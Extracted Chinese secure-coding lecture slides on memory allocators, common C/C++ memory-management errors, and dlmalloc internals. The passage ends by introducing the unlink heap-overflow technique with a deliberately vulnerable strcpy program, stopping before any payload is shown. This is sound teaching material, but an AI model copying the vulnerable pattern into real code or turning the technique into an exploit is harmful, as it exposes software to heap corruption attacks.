


内存管理器

- 内存分配的不同算法

- ➔ 连续匹配方法

- 查询匹配的**第一个空闲区域**






内存管理器

- 内存分配的不同算法

- ➔ 最先匹配

- 从内存开始位置寻找第一个空闲区域



块的循环链表




内存管理器

● 内存分配的不同算法

➔ 最佳匹配

- 有 m 个字节的区域被选中，其中 m 是（或其中一个）**可用的最小的等于或大于 n 个字节的连续存储的块**



块的循环链表



● 内存分配的不同算法


➔ 伙伴系统方法

- 以前的方法可能导致片段化
- 伙伴系统只分配 2^i 大小的块
- 倘若需要 m 大小的块，分配 $2^{\lceil \log_2 m \rceil}$ 大小
- 当块返回时，尝试和它相邻的同样大小的块合并



内存管理器

● 伙伴系统示例





内存管理器

- 内存分配的不同算法

- ➔ 隔离

- 保持单独的大小一致的块的列表



内存管理器

- 内存管理器

- ➔ 返回已释放的块到池中
- ➔ 合并临近空闲块为更大的块
- ➔ 有时使用压缩的预留块
 - 把所有块移到一起



常见的内存管理错误

- 初始化错误
- 未检查返回值
- 引用已释放内存
- 对同一块内存释放多次
- 不正确配对的内存管理函数
- 未能区分标量和数组
- 分配函数使用不当



常见内存管理错误

- 初始化错误

- ➔ 程序员假设`malloc()`把分配的内存的所有位初始化为零
- ➔ 初始化大的内存块可能会降低性能并且不总是必要的
 - 程序员必须用`memset()`或通过调用`calloc()`初始化内存，它们都将内存清零



常见内存管理错误

●初始化错误

```
/* return y = Ax */
int *matvec(int **A, int *x, int n) {
    int *y = malloc(n * sizeof(int));
    int i, j;

    for (i = 0; i < n; i++)
        for (j = 0; j < n; j++)
            y[i] += A[i][j] * x[j];

    return y;
}
```

y[i]初始化为
零,
对么?

用memset()或通过
调用calloc()初始
化内存

第7行的赋值语句假
定y[i]初始化为0



常见内存管理错误

- 初始化错误

- ➔ Solaris 2.0 系统的 tar 程序包括了
/etc/passwd文件的片段



常见内存管理错误

- 未检查返回值

- ➔ 内存是有限的资源，它可能会被耗尽

- ➔ 内存分配函数报告调用者状态

- VirtualAlloc() 返回NULL

- Microsoft Foundation Class Library (MFC) new表达式抛出 CMemoryException *

- HeapAlloc() 可能返回NULL或者产生结构化异常

- ➔ 应用程序应该：

- 决定什么时候错误发生

- 以合适方式处理异常



常见内存管理错误

- 未检查返回值

- 如果不能分配请求的空间，那么 `malloc()` 函数返回一个空指针
- 在不能分配内存时，有个一致的恢复计划是需要的



常见内存管理错误

- 未检查返回值

- ➔ PhkMalloc

- PhkMalloc提供了一个X选项，在启用主选项的情况下，当分配失败时，内存分配器会向标准错误输出设备打印一段诊断信息并调用**abort()**，而不是返回错误状态值。
 - 该选项可以通过在源代码中加入如下代码从而在编译时启用：
 - `extern char *malloc_options;`
 - `malloc_options = "X".`



常见内存管理错误

- 未检查返回值

- 如果没有内存可分配的话，`malloc`返回空指针
- C++中的`new`表达式抛出`bad_alloc`异常
 - 使用`new`，将分配封装在`try`块中



常见内存管理错误

- 未检查返回值

- ➔ 检查malloc返回值

```
int *i_ptr;  
i_ptr = (int *)malloc(sizeof(int)*nelements_wanted);  
if (i_ptr != NULL) {  
    i_ptr[i] = i;  
} else {  
    /* Couldn't get the memory - recover */  
}
```



常见内存管理错误

- 未检查返回值

→ new 表达式异常处理

```
try {  
    int *pn = new int;  
    int *pi = new int(5);  
    double *pd = new double(55.9);  
    int *buf = new int[10];  
    . . .  
}  
catch (bad_alloc) {  
    // handle failure from new  
}
```



常见内存管理错误

- 未检查返回值

→ 不合语法！

```
int *pn = new int;  
if (pn) { ... }  
else { ... }
```



如果条件总是真的话，不管内存分配成功与否



常见内存管理错误

- 未检查返回值

→ 使用像malloc的新方法的nothrow变种

```
int *pn = new(nothrow) int;  
if (pn) { ... }  
else { ... }
```



常见内存管理错误

- 引用已释放内存

➔ 几乎总能成功，因为释放的内存是被内存管理器回收的

```
for (p = head; p != NULL; p = p->next)
    free(p);
```

错误：
访问已释放内存

```
for (p = head; p != NULL; p = q) {
    q = p->next;
    free(p);
}
```

正确：
使用了临时变量



常见内存管理错误

- 引用已释放内存

- ➔ 不可能导致运行时错误
 - 因为内存由内存管理器所有
- ➔ 已释放的内存在读操作之前可被分配
 - 读操作读取的数值不正确
 - 写操作损坏其他变量
- ➔ 已释放内存能被内存管理器使用
 - 写操作能损坏内存管理器元数据
 - 很难诊断运行时错误
 - 漏洞利用的基础



常见内存管理错误

- 多次释放内存

→ 经常是剪切和粘贴错误

```
x = malloc(n * sizeof(int));  
/* manipulate x */  
free(x);  
  
y = malloc(n * sizeof(int));  
/* manipulate y */  
free(x);
```



常见内存管理错误


● 多次释放内存

➔ 数据结构包含指向同一项的链接

➔ 示例：

（如果两个链接都释放了，结果会怎样呢？）

如果程序遍历两个链表并释放每一个内存块指针，那么有一些内存块将会被释放两次。而如果程序只遍历一个链表（并释放了两个链表共享的数据结构），那么将会发生内存泄漏。





常见内存管理错误

● 多次释放内存

➔ 错误处理

- 作为错误处理的结果，内存块被释放，但在正常处理过程中再次被释放

➔ 一般来说

- 内存泄露比双重释放更安全



常见内存管理错误

- 不正确配对的内存管理函数

- ➔ 总是使用

- `new` ↔ `delete`

- `malloc` ↔ `free`

- ➔ 有时不恰当的配对在某些平台仍能工作，
但是代码是不可移植的



常见内存管理错误

- 未能区分标量和数组

→ C++ 对于标量和数组有不同的表达式

- `new` ↔ `delete` 标量
- `new[]` ↔ `delete[]` 数组



常见内存管理错误

- 分配函数的不当使用

➔ `malloc(0)`

- 能导致内存管理错误
- C运行时库能返回
 - 空指针
 - 伪地址
- 最安全和便捷的解决方案是确保没有零长度分配



常见内存管理错误

● 分配函数的不当使用

➔ 使用 `alloca()`

➤ 功能:

- 在调用者的栈中分配内存
- 在调用`alloca()`的函数返回时自动释放该内存

➤ 定义:

- 没有在POSIX, SUSv3, C99中定义
- 但某些BSD, GCC, Linux发行版本均支持

➤ 问题:

- 通常实现为内联函数
 - » 不返回空的错误
- 分配空间时超出栈边界
- 程序员经常感到困惑并释放通过`alloca()`函数返回内存





dlmalloc

- Doug Lea的内存分配器

- ➔ 在gcc和大多数的Linux版本都是默认
- ➔ 描述均针对dlmalloc 2.7.2版，然而其中包含的安全缺陷原理却是所有版本都具有的



dlmalloc

- dlmalloc 管理内存块


- ➔ 空闲

- ➔ 分配


在dama11oc中，内存块要么被分配给进程，要么空闲。



dlmalloc



Allocated chunk



Free chunk

其开始4字节包含前一内存块中用户数据的最后4个字节

开始4字节包含前一块相邻内存的大小



dlmalloc

- 空闲块


- 以双链表形式组织起来
- 包含指向下一块的前向指针和指向上一块的后向指针
- 最后4字节存有该块的大小

- 已分配块和空闲块都使用一个PREV_INUSE位区分

- 块大小总是偶数，PREV_INUSE位被存储于块大小的低位中



dlmalloc




其开始4字节包含前一内存块中用户数据的最后4个字节

开始4字节包含前一块相邻内存的大小



dlmalloc

- 空闲块被组织成筐
 - 由头索引
 - 筐中的块大约同样大小
 - 还有一个包含最近释放的块的筐做为缓存





- 在free()时

- ➔ 内存块如果条件满足会被合并

- 和相邻空闲块合并

- 被释放块的上一块为空闲块
 - » 与被释放的块合并
 - 被释放块的下一块为空闲块
 - » 也从双链表中解开
 - » 并与被释放块合并




dldmalloc

●Unlink 宏

```
#define unlink(P, BK, FD) {\n    FD = P->fd;    \n    BK = P->bk;    \n    FD->bk = BK;   \n    BK->fd = FD;   \n}
```



dldmalloc



unlink () 执行的步骤是：
第1步，给FD赋值使其指向链表中的下一个块；
第2步，给BK赋值，使其指向链表中的上一个块；
第3步，FD的后向指针被修改为指向正被解链的内存块之前的那一块；
第4步，BK的前向指针被修改为指向下一个块。

- (1) $\text{FD} = \text{P} \rightarrow \text{fd};$
- (2) $\text{BK} = \text{P} \rightarrow \text{bk};$
- (3) $\text{FD} \rightarrow \text{bk} = \text{BK};$
- (4) $\text{BK} \rightarrow \text{fd} = \text{FD};$



dlmalloc

● 解链技术

- unlink 技术
- 由Solar Designer提出
- 被成功地用来攻击多个版本的Netscape浏览器、traceroute和slocate这些使用了dlmalloc的程序
- 利用缓冲区溢出来操作内存块的边界标志
 - 欺骗unlink宏向任意位置写入4字节数据
 - 我们已经看到这有多危险



dlmalloc

```
#include <stdlib.h>
#include <string.h>
int main(int argc, char *argv[]) {
    char *first, *second, *third;
    first = malloc(666);
    second = malloc(12);
    third = malloc(12);
    strcpy(first, argv[1]);
    free(first);
    free(second);
    free(third);
    return(0);
}
```

内存分配
块 1

内存分配
块 2

内存分配
块 3



dlmalloc

```
#include <stdlib.h>
#include <string.h>
int main(int argc, char *argv[]) {
    char *first, *second, *third;
    first = malloc(666);
    second = malloc(12);
    third = malloc(12);
    strcpy(first, argv[1]);
    free(first);
    free(second);
    free(third);
    return(0);
}
```

程序接受单个字符串参数并将其复制到first中

无界strcpy()操作容易引发缓冲区溢出



dlmalloc

```
#include <stdlib.h>
#include <string.h>
int main(int argc, char *argv[]) {
    char *first, *second, *third;
    first = malloc(666);
    second = malloc(12);
    third = malloc(12);
    strcpy(first, argv[1]);
    free(first);
    free(second);
    free(third);
    return(0);
}
```

程序调用**free()** 释放
第一块内存



dlmalloc

```
#include <stdlib.h>
#include <string.h>
int main(int argc, char *argv[]) {
    char *first, *second, *third;
    first = malloc(666);
    second = malloc(12);
    third = malloc(12);
    strcpy(first, argv[1]);
    free(first);
    free(second);
    free(third);
    return(0);
}
```

如果第二块内存处于未分配状态（即空闲），**free()**操作将会试图将其与第一块合并



dlmalloc

